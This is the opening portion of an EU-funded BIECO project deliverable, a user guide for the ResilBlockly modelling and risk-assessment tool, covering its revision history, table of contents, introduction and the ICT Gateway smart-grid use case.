



Deliverable D6.2

Blockly4SoS User Guide

Technical References

Document version : 1.0
Submission Date : 19/08/2021
Dissemination Level : Public
Contribution to : WP6 – Risk Analysis and Mitigation Strategies
Document Owner : RESILTECH
File Name : BIECO-D6.2_19.08.2021_V1.0
Revision : 3.0

Project Acronym : BIECO
Project Title : Building Trust in Ecosystem and Ecosystem Components
Grant Agreement n. : 952702
Call : H2020-SU-ICT-2018-2020
Project Duration : 36 months, from 01/09/2020 to 31/08/2023
Website : <https://www.bieco.org>

Revision History

REV.	DATE	INVOLVED PARTNERS	DESCRIPTION
0.0	31/03/2021	RES	Table of Contents
0.1	07/04/2021	ALL in WP6	Review of the Table of Contents
0.3	19/04/2021	RES	Contribution to Section 1
0.3	30/04/2021	RES	Contribution to Section 2
0.4	20/05/2021	RES	Updates to Sections 1,2, Contribution to Section 3
0.5	31/05/2021	RES	Contribution to Appendices A, B
0.6	19/06/2021	RES	Contribution to Appendices C, D
0.7	05/07/2021	RES	Updates to Section 1-3
0.8	21/07/2021	RES	Contribution to Sections 3.1, 3.2, 4 and 5.
0.9	23/07/2021	RES	General review, updates in executive summary and introduction
0.10	26/07/2021	UMU	Contribution to Sections 4 and 4.2
0.10	29/07/2021	IESE	Contribution to Section 2.1.3
1.0	30/07/2021	RES	Updates in Sections 3.2.3, 4 and 6. General review
1.1	13/08/2021	UNI	External Review of the Deliverable
1.2	16/08/2021	CNR	External Review of the Deliverable
2.0	16/08/2021	RES	Implementation of Reviewers' Suggestions
2.1	19/08/2021	UNI	Review by the PC and Sanaz Nikghadam
3.0	19/08/2021	UNI	Final Version and Submitting

List of Contributors

Deliverable Creator(s): Enrico Schiavone (RES, editor), Diamantea Mongelli (RES), Gabriele Morgante (RES), Adrán Sánchez (UMU), Sara Matheu (UMU), Ioannis Sorokos (IESE).

Reviewer(s): Gilulio Masetti (CNR, External reviewer), Ana Inês Oliveira (UNI, External reviewer), Sanaz Nikghadam-Hojjati (UNI, External Reviewer), José Barata (UNI, coordinator).

Disclaimer: The information in this document is subject to change without notice. Company or product names mentioned in this document may be trademarks or registered trademarks of their respective companies.

All rights reserved.

The document is proprietary of the BIECO consortium members. No copying or distributing, in any form or by any means, is allowed without the prior written agreement of the owner of the property rights.

This document reflects only the authors' view. The European Community is not liable for any use that may be made of the information contained herein.



BIECO project has received funding from the European Union's Horizon 2020 research and innovation Programme under grant agreement No 952702.

Acronyms

Acronym	Term
API	Application programming interface
CAPEC	Common Attack Pattern Enumeration and Classification
CPSoS	Cyber-Physical System-of-System
CVE	Common Vulnerabilities and Exposures
CVSS	Common Vulnerability Scoring System
CWE	Common Weakness Enumeration
CWSS	Common Weakness Scoring System
EMF	Eclipse Modeling Framework
GUI	Graphical User Interface
HAZOP	Hazard and Operability study
ICT GW	ICT Gateway
MDE	Model-Driven Engineering
MQTT	Message Queuing Telemetry Transport
MUD	Manufacturer Usage Description
NIST	National Institute of Standards and Technology
NVD	(US) National Vulnerability Database
RUI	Relied Upon Interface
RUMI	Relied Upon Message Interface
RUPI	Relied Upon Physical Interface
SoS	System-of-Systems
SUC	System Under Consideration
SysML	Systems Modeling Language
THROP	Threat and Operability Analysis
UC1	Use Case 1
UI	User Interface
XMI	XML Metadata Interchange
XML	Extensible Markup Language

Executive Summary

The main goal of this deliverable is to provide a user guide for *ResilBlockly*, the Model-Driven Engineering tool that evolves *Blockly4SoS* and which has been equipped with a set of new features, devised in the context of BIECO and whose underlying methodologies are described in deliverable D6.1 *Blockly4SoS Model and Simulator* [1].

It must be noticed that the official name of these two deliverables mention “*Blockly4SoS*”, the former name of the tool, that has been completely refactored and renamed in *ResilBlockly*, as also described in [1].

The document also addresses sample activities of modelling, threats and hazards identification, graphical representation of attack paths, and simulation of the ICT Gateway use case conducted with the assistance of the tool.

Finally, an additional important contribution of the deliverable is the described integration of *ResilBlockly* with the MUD standard and the proposed extension of the MUD standard model with additional information coming from the modelling and analysis activities.

Project Summary

Nowadays most of the ICT solutions developed by companies require the integration or collaboration with other ICT components, which are typically developed by third parties. Even though this kind of procedures are key in order to maintain productivity and competitiveness, the fragmentation of the supply chain can pose a high risk regarding security, as in most of the cases there is no way to verify if these other solutions have vulnerabilities or if they have been built taking into account the best security practices.

In order to deal with these issues, it is important that companies make a change on their mindset, assuming an “untrusted by default” position. According to a recent study only 29% of IT business know that their ecosystem partners are compliant and resilient with regard to security. However, cybersecurity attacks have a high economic impact and it is not enough to rely only on trust. ICT components need to be able to provide verifiable guarantees regarding their security and privacy properties. It is also imperative to detect more accurately vulnerabilities from ICT components and understand how they can propagate over the supply chain and impact on ICT ecosystems. However, it is well known that most of the vulnerabilities can remain undetected for years, so it is necessary to provide advanced tools for guaranteeing resilience and also better mitigation strategies, as cybersecurity incidents will happen. Finally, it is necessary to expand the horizons of the current risk assessment and auditing processes, taking into account a much wider threat landscape. BIECO is a holistic framework that will provide these mechanisms in order to help companies to understand and manage the cybersecurity risks and threats they are subject to when they become part of the ICT supply chain. The framework, composed by a set of tools and methodologies, will address the challenges related to vulnerability management, resilience, and auditing of complex systems.

Partners



Disclaimer

The publication reflects only the author's view and the European Commission is not responsible for any use that may be made of the information it contains.

Table of Contents

Technical References	1
Revision History.....	2
List of Contributors	2
Acronyms.....	4
Executive Summary.....	5
Project Summary.....	5
Partners.....	6
Disclaimer	6
Table of Contents.....	7
List of Figures.....	9
List of Tables	13
1. Introduction.....	14
1.1. Overview of the ICT Gateway Use Case	15
2. Profiling and Modelling in ResilBlockly	17
2.1. Profile Designer.....	18
2.1.1. Basic Features for Creating a Profile	19
2.1.2. Saving a Profile and Switching to the Model Designer.....	22
2.1.3. Importing and Exporting an Existing Profile.....	22
2.2. Model Designer	25
2.2.1. Overview of the Model Designer Features.....	25
2.2.2. Modelling the ICT Gateway and the Smart Grid Ecosystem	30
3. Risk Designer and Risk Assessment in ResilBlockly.....	35
3.1. Risk Designer.....	36
3.1.1. Functions Identification	37
3.1.2. Interfaces Identification.....	38
3.1.3. Asset Identification and Association of Threats to Profile Elements	40
3.2. Risk Assessment	46
3.2.1. Functional Hazard Analysis	47
3.2.2. Interface Hazard Analysis.....	50
3.2.3. Threat Modelling and Security Risk Assessment	54
4. Communication Rules and Extended MUD File.....	70
4.1. Extension of the MUD model	70
4.2. Communication Rules in ResilBlockly	77
4.2.1. MUD Import.....	77

4.2.2.	MUD Specification.....	77
4.2.3.	MUD Export – Example from the ICT GW Model	80
5.	Simulation of Components Behaviour and Visual Representation of Interactions	84
5.1.	Definition of the Attack Path to be Simulated	85
5.2.	Code Automatically Generated from the ICT GW Model	86
5.3.	Coding of Components Behaviour.....	89
5.4.	Running of the Simulation.....	89
5.5.	Visual Representation of Interactions During Attacks	92
6.	Conclusions	94
7.	References	95
Appendix A.	Hazop Functional Analysis of the ICT Gateway	96
Appendix B.	Hazop Interface Analysis of the ICT Gateway.....	99
Appendix C.	CWE Analysis and Risk Assessment for an ICT GW GUI RUMI.....	103
Appendix D.	CVE Analysis and Risk Assessment for an ICT GW GUI RUMI.....	106

List of Figures

Figure 1 ICT Gateway Architecture [9]	15
Figure 2 Overview of the ICT GW model in ResilBlockly (on the left) and the corresponding model graph (on the right)	16
Figure 3 The ResilBlockly flow and categories of users.....	17
Figure 4 The GUI showing up after a successful authentication	18
Figure 5 Key elements available in ResilBlockly <i>Profile Designer</i>	18
Figure 6 Delete a block	19
Figure 7 Effect of "Inline Inputs" selection on a sample Class, Attribute and Relation blocks.....	19
Figure 8 Expand Block Functionality.....	20
Figure 9 Example of Class and Relation blocks usage with inheritance and different cardinalities	20
Figure 10 Attribute block with currently available Types	21
Figure 11 The Communication Menu corresponding to the respective Viewpoint of AMADEOS SoS Profile	21
Figure 12 The first four features of the Profile Designer.....	22
Figure 13 Profile Import and Export features in Profile Designer.....	23
Figure 14 A small part of the mergedODE profile after the successful import of the related ecore in ResilBlockly	24
Figure 15 A sample Model based on the imported mergedODE Profile	24
Figure 16 Validation errors in ResilBlockly Profile Designer	25
Figure 17 ResilBlockly <i>Model Designer</i> Homepage	25
Figure 18 <i>Open workspace</i> in Model Designer	26
Figure 19 Saving a Model	26
Figure 20 Exporting and Importing a Model Designer Workspace	27
Figure 21 Sharing or Locking/Unlocking a Model.....	27
Figure 22 Differences between unlocked model (left) and locked model (right) in ResilBlockly.....	28
Figure 23 Others features of the Model Designer.....	28
Figure 24 A portion of the ecore XML autogenerated from the Model	29
Figure 25 Some elements of the autogenerated ecore after the import in EMF	29
Figure 26 Button for activating Graph view (shown on the right) of a model.....	30
Figure 27 Zoomed Graph view of part of the ICT GW model including ICT GW, GUI, User and some of their interfaces	31
Figure 28 A portion of the <i>Smart_Grid_Ecosystem</i> Model in Model Designer	31

Figure 29 Drag and drop of a block.....	32
Figure 30 Example of adding a block CS to SoS from dropdown menu	32
Figure 31 Basic features available in Model Designer after right-clicking on a block ...	33
Figure 32 Disabled (on the left) and Enabled blocks (on the right) in Model Designer..	33
Figure 33 Example of a RUMI with corresponding interface referenced	34
Figure 34 Example of a RUMI without messages exchanged neither reference to other interfaces.....	34
Figure 35 Process view of the HAZOP-based methodology (in blue the steps assisted by ResilBlockly, in white the ones to be addressed offline).....	35
Figure 36 Overview of the Threat Modelling and Security Risk Assessment Methodology from D6.1 [1] (in blue the steps assisted by ResilBlockly)	36
Figure 37 Risk Designer functionality in Profile Designer	37
Figure 38 Functions chosen in AMADEOS Profile for Risk Designer in BIECO Project..	37
Figure 39 Interfaces chosen in AMADEOS Profile for Risk Designer in BIECO Project .	38
Figure 40 RUMI in SoS ResilBlockly Profile with the triple of blocks for Interface identification highlighted	39
Figure 41 RUPI in SoS ResilBlockly Profile with the triple of blocks for Interface identification highlighted	39
Figure 42 Example of a Profile with smart naming of relations for simplifying the identification of interfaces	40
Figure 43 Weaknesses tab in Risk Designer	41
Figure 44 Example of search for CWE’s weaknesses within ResilBlockly	41
Figure 45 Interface for the specification of custom weaknesses	42
Figure 46 Example of search for CAPEC entries and related CWE’s weaknesses within ResilBlockly.....	42
Figure 47 Example of Weaknesses associated to a Profile element	43
Figure 48 Vulnerabilities tab in Risk Designer.....	43
Figure 49 Example of search for CVE’s vulnerabilities within ResilBlockly	44
Figure 50 Interface for the specification of custom vulnerabilities.....	44
Figure 51 Example of a Vulnerability associated to a Profile element.....	45
Figure 52 Risk Assessment functionality in Model Designer.....	47
Figure 53 Keywords and Templates used for the Functional Analysis of BIECO UC1 ICT Gateway	47
Figure 54 A portion of the Functional Analysis of the ICT Gateway model	49
Figure 55 Keywords and Templates used for the Interfaces Analysis of BIECO UC1 ICT Gateway	51
Figure 56 A portion of Interfaces Analysis in ICT Gateway use case.....	52

Figure 57 Weaknesses tab in Risk Assessment	55
Figure 58 An example of Weaknesses Report available in the Risk Assessment.....	56
Figure 59 The RUMI <i>HTTP_GUI_REST_CLIENT_to_HTTP_GUI_REST_API</i> in the model of the ICT GW	57
Figure 60 The CS MQTT_BROKER and its RUMI MQTT_Subscribe_Interface in the model ICT GW	58
Figure 61 Vulnerabilities tab in Risk Assessment.....	59
Figure 62 The Risk tab and the Vulnerabilities inner tab in Risk Assessment (Model Designer) with examples from ICT GW use case	61
Figure 63 The interface for the choice of CVSS version	62
Figure 64 Warning message appearing when the user tries to change CVSS version during an assessment	62
Figure 65 Algorithm for CVSS Base Score Conversion and CVE severity of impact determination (Example of application)	62
Figure 66 The Risk tab and Weaknesses inner tab in Risk Assessment (Model Designer) with examples from ICT GW use case.....	63
Figure 67 Common Consequences and Likelihood of Exploit fields in CWE (Example: CWE 648)	64
Figure 68 Mock-up of Risk Assessment Dashboard (not in current release of ResilBlockly)	65
Figure 69 Example of Attack Path Tree for CWE-648. Mock-up from D6.1 [1].....	66
Figure 70 Attack Path Graph example related to CWE-648. Mock-up from D6.1 [1].....	67
Figure 71 Weaknesses tab in Risk Assessment after pressing on a Weakness (e.g., CWE-648)	67
Figure 72 Attack Path Tree (Graph) example related to CWE-648 in ResilBlockly	68
Figure 73 The <i>name</i> of a weakness (on the left) and of an attack pattern (on the right) in an APG shown at mouseover	69
Figure 74 Yang Tree Diagram ietf-mud Module.....	75
Figure 75 Yang Tree Diagram ietf-access-control-list Module	76
Figure 76 The <i>General</i> inner tab of Communication rules available in Risk Assessment (Model Designer).....	77
Figure 77 The <i>Rules</i> inner tab of Communication rules available in Risk Assessment (Model Designer).....	78
Figure 78 The <i>Application protocols</i> inner tab of Communication rules available in Risk Assessment (Model Designer).....	79
Figure 79 The <i>Keys</i> inner tab of Communication rules available in Risk Assessment (Model Designer).....	80
Figure 80 Sample Extended MUD Exported from ResilBlockly (part 1/4).....	81
Figure 81 Sample Extended MUD Exported from ResilBlockly (part 2/4).....	82

Figure 82 Sample Extended MUD Exported from ResilBlockly (part 3/4).....	82
Figure 83 Sample Extended MUD Exported from ResilBlockly (part 4/4).....	83
Figure 84 Overview of the simulation process and integration of ResilBlockly model with external IDE and simulation engine	84
Figure 85 The APG portion that it simulated in ResilBlockly.....	85
Figure 86 Java code for the GUI_REST_API of the ICT Gateway auto-generated from ResilBlockly.....	87
Figure 87 Java code for the GUI of the ICT Gateway auto-generated from ResilBlockly	88
Figure 88 An extract of the coded behaviour of the GUI of the ICT Gateway	89
Figure 89 The Simulation log showing the publish of interfaces on MQTT topics	90
Figure 90 The Simulation log showing the initialization of components behaviours	90
Figure 91 –The simulation log showing the message sent from GUI to GUI_REST_API	91
Figure 92 – The simulation log showing the message sent from GUI_REST_API to GUI	91
Figure 93 – The simulation log showing the message sent from GUI to the Attacker ..	92
Figure 94 The Visual Simulation with the first message sent and CAPEC-63 highlighted (light red).....	92
Figure 95 - The Visual Simulation with the three messages sent and the CWE-648 highlighted (light red).....	93

List of Tables

Table 1 Possible HAZOP Keywords and their meaning for the Functional Analysis	48
Table 2 Columns in the HAZOP Functional Analysis Template.....	49
Table 3 Possible HAZOP Keywords and their meaning for the Interface Analysis	52
Table 4 Columns in the HAZOP Interface Analysis Template	53
Table 5 Qualitative and quantitative severity rating scale in CVSS (from D6.1 [1])	61
Table 6 Assessment scales from NIST SP 800-30 (where the same scale is applied to for Vulnerability Severity, Impact of Threat Events, Level of Risk [14]).....	63
Table 7 Assessment scales for the level of risk – Combination of Likelihood and Impact (source: [14]).....	65
Table 8 Possible values of key type (kty)	71
Table 9 Possible values of algorithm (alg).....	71
Table 10 Possible values of curve (crv).....	73
Table 11 Possible values of key operations (key_ops)	73
Table 12 Possible values of the Purpose	73
Table 13 Possible values of the protocol	74

1. Introduction

This deliverable provides a user guide for ResilBlockly, the Model-Driven Engineering software that evolves an existing tool called Blockly4SoS¹ and which, in the context of BIECO, has been provided with a set of new features for addressing typical challenges of ICT supply chains and ecosystems, as described in D6.1 “Blockly4SoS Model and Simulator” [1]. The official name of these two deliverables mention “Blockly4SoS”, the former name of the tool, while the guide is actually targeted at its evolution, *ResilBlockly*.

ResilBlockly introduces a wide set of improvements and a long list of new features for threat modelling, hazard analysis, safety and security risk assessment. The tool now allows to identify more critical components, functions, and interfaces that might cause a greatest impact if compromised. Moreover, it supports the analysis with a graphical representation of the attack paths that adversaries typically follow to succeed in the exploit of systems or components. In addition, the tool complies with the Manufacturer Usage Description (MUD) [10] standard for specification of communication rules, and extends the standard with a set of characteristics derived from the modelling and analysis, and exports the resulting extended MUD file. Finally, thanks to the integration with a new simulator, it also allows to simulate the interactions between components (e.g., under attack).

This document guides the reader through the usage of the ResilBlockly features that are available in the current release of the software². It will be shown how to realize or import models and meta-models, to analyse components, functions and interfaces that possess weaknesses and are most vulnerable and exposed to the risk of attacks, how to graphically represent the attack paths and patterns towards the exploitation of those weaknesses. Finally, the guide explains how the tool generates the extended MUD file [10].

The guide will contain examples of threats and hazards identification and risk analysis concerning the use cases, and in particular with respect to the UC1 *ICT Gateway (ICT GW)*, introduced in deliverable D2.2 “Use case Definition” [3]. Moreover, the appendices provide examples of the HAZOP-based analysis and risk assessment the reports of ICT GW that are exported from the tool.

The deliverable is structured as follows. Section 1 introduces the document and provides a brief overview of the ICT Gateway use case and the smart grid ecosystem surrounding it, that is being modelled, analysed and simulated with ResilBlockly.

Section 2 guides the user across the basic functionalities of the tool that allow to realize a profile and a model, while Section 3 describes how to conduct the risk analysis activities over the modelled system-of-systems, including the graphical features that visualize attack paths. The results of the analysis for the selected use case, are available in the appendices.

In Section 4, the integration of ResilBlockly with the MUD standard and how the tool allows to import and export this kind of file is described. Moreover, an extension of the standard with additional information is proposed, that in the case of the tool are either retrieved from the model or specified by the user with a dedicated interface.

¹ Blockly4SoS is the supporting facility proposed as result of AMADEOS project [2].

² v0.8.1. However, some of the features have been released with versions from v0.9.1 to v0.10.0 during the last days of drafting of the document.

Then, Section 5 addresses the integration of ResilBlockly with a completely new simulation engine and shows an example of simulation of an attack path belonging to the ICT Gateway use case.

Finally, Section 6 concludes the deliverable and highlights the future developments that are being carried in task T6.3 starting from the modelling and risk analysis outcomes obtained with ResilBlockly and towards the definition of appropriate mitigation strategies.

1.1. Overview of the ICT Gateway Use Case

This section provides a brief overview of the BIECO use case UC1 “ICT Gateway”, that will be used to describe the functionality of ResilBlockly.

In line with the H2020 EU suggestions and in order to strengthen the collaborations between EU projects and the exploitation of their results, the Resiltech’s use case ICT Gateway, has been taken from the project H2020-LCE-2016-2017 NET2DG (Leveraging NETworked Data for the Digital electricity Grid). Further details about the ICT Gateway, are available in deliverable D2.2 [3].

The ICT GW is a component intended for smart grids that acts as mediator between data sourcing, actuation subsystems, and domain applications, and its main functionalities are the integration of heterogeneous information originating from the smart grid, ICT monitoring, early detection and diagnosis of anomalies.

Figure 1 shows the logical architecture of the ICT GW [9], with its three architectural layers and the external components (i.e., Graphical User Interface (GUI), Observability Grid Model, Database, Headends and Application Layer).




Figure 1 ICT Gateway Architecture [9]

The system is logically divided into four layers:

- the *Adapters Layer*, that connects the ICT Gateway to the smart grid;
- the *Domain Logic Layer*, that handles interactions with actuation subsystems and contains basic attack and fault detection mechanisms;
- the *Service Layer*, that specifies how the ICT Gateway communicates with other components and applications; and
- the *Application Layer*, that includes a GUI.




Figure 2 Overview of the ICT GW model in ResilBlockly (on the left) and the corresponding model graph (on the right)

In the context of task T6.2 of BIECO, the ICT GW has been modelled with ResilBlockly, as illustrated in Figure 2 (an overview of the obtained model is shown in Figure 28). The smart grid ecosystem, including also the ICT GW itself, has been modelled adopting an evolved version of the AMADEOS System-of-Systems (SoS) profile (described in D6.1 [1]) which has been imported in ResilBlockly thanks to the feature described in Section 2.1.3.

Section 2 explains how to realize a model within ResilBlockly, and Section 2.2.2 provides details about the realized model for the ICT GW, while Section 3.2 describes some examples of the HAZOP-based analysis and the security risk assessment conducted for the ICT GW adopting the methodologies introduced in [1]. The related assessment results exported from the tool can be seen in the appendices.

2. Profiling and Modelling in ResilBlockly

In deliverable D6.1 [1] the general improvements introduced with ResilBlockly and its differences regarding Blockly4SoS have been extensively described. However, it is important to recall two fundamental concepts, which identify the two main features of ResilBlockly:

- *Profile*, is an abstraction of components and relationships for a specific domain;
- *Model*, is an instance of a profile.

While in Blockly4SoS users are somehow forced to create instances of a model adopting the AMADEOS SoS profile, i.e., an ad-hoc profile specific to the SoS domain, with ResilBlockly, different profiles can also be created from scratch, or as extension of existing profiles (for example previously created within ResilBlockly, shared with other ResilBlockly users, or imported from external sources).

In fact, ResilBlockly introduces a feature called *Profile Designer*.

Moreover, it is also important to point out a difference in usage between users for which ResilBlockly is intended (as described in D6.1 [1] and shown in Figure 3):

- *Profile Expert* (mainly a *Profile Designer* user), that can specialize n different profiles derived from existing ones or create new profiles from scratch;
- *System Designer* (mainly a *Model Designer* user), that can choose a profile and instantiate it in a model specific for the use case system to be modelled; in addition, in ResilBlockly, the model is enriched with security-related information (e.g., typical weaknesses or vulnerabilities) inherited from the profile.




Figure 3 The ResilBlockly flow and categories of users

The Profile Designer and Model Designer functionalities are shown and explained in the following sections, respectively in Section 2.1 and Section 2.2.

2.1. Profile Designer




Figure 4 The GUI showing up after a successful authentication

In order to define and design ad-hoc profiles for a specific domain, the user has to reach the ResilBlockly Web address³ and then, after logging in with the assigned credentials, click on the *Profile Designer* (the GUI for the choice between this feature and the Model Designer, is depicted in Figure 4).




Figure 5 Key elements available in ResilBlockly *Profile Designer*

³ at the time of writing, the current release of ResilBlockly is available at <https://office.resiltech.com:8407/>

Figure 5 shows the initial page of *Profile Designer*, where the key elements composing it are:

- on the top right, a menu that once clicked shows up the buttons for importing other profiles or for exporting the currently opened one. Details are also in Section 2.1.3 and shown in Figure 13.
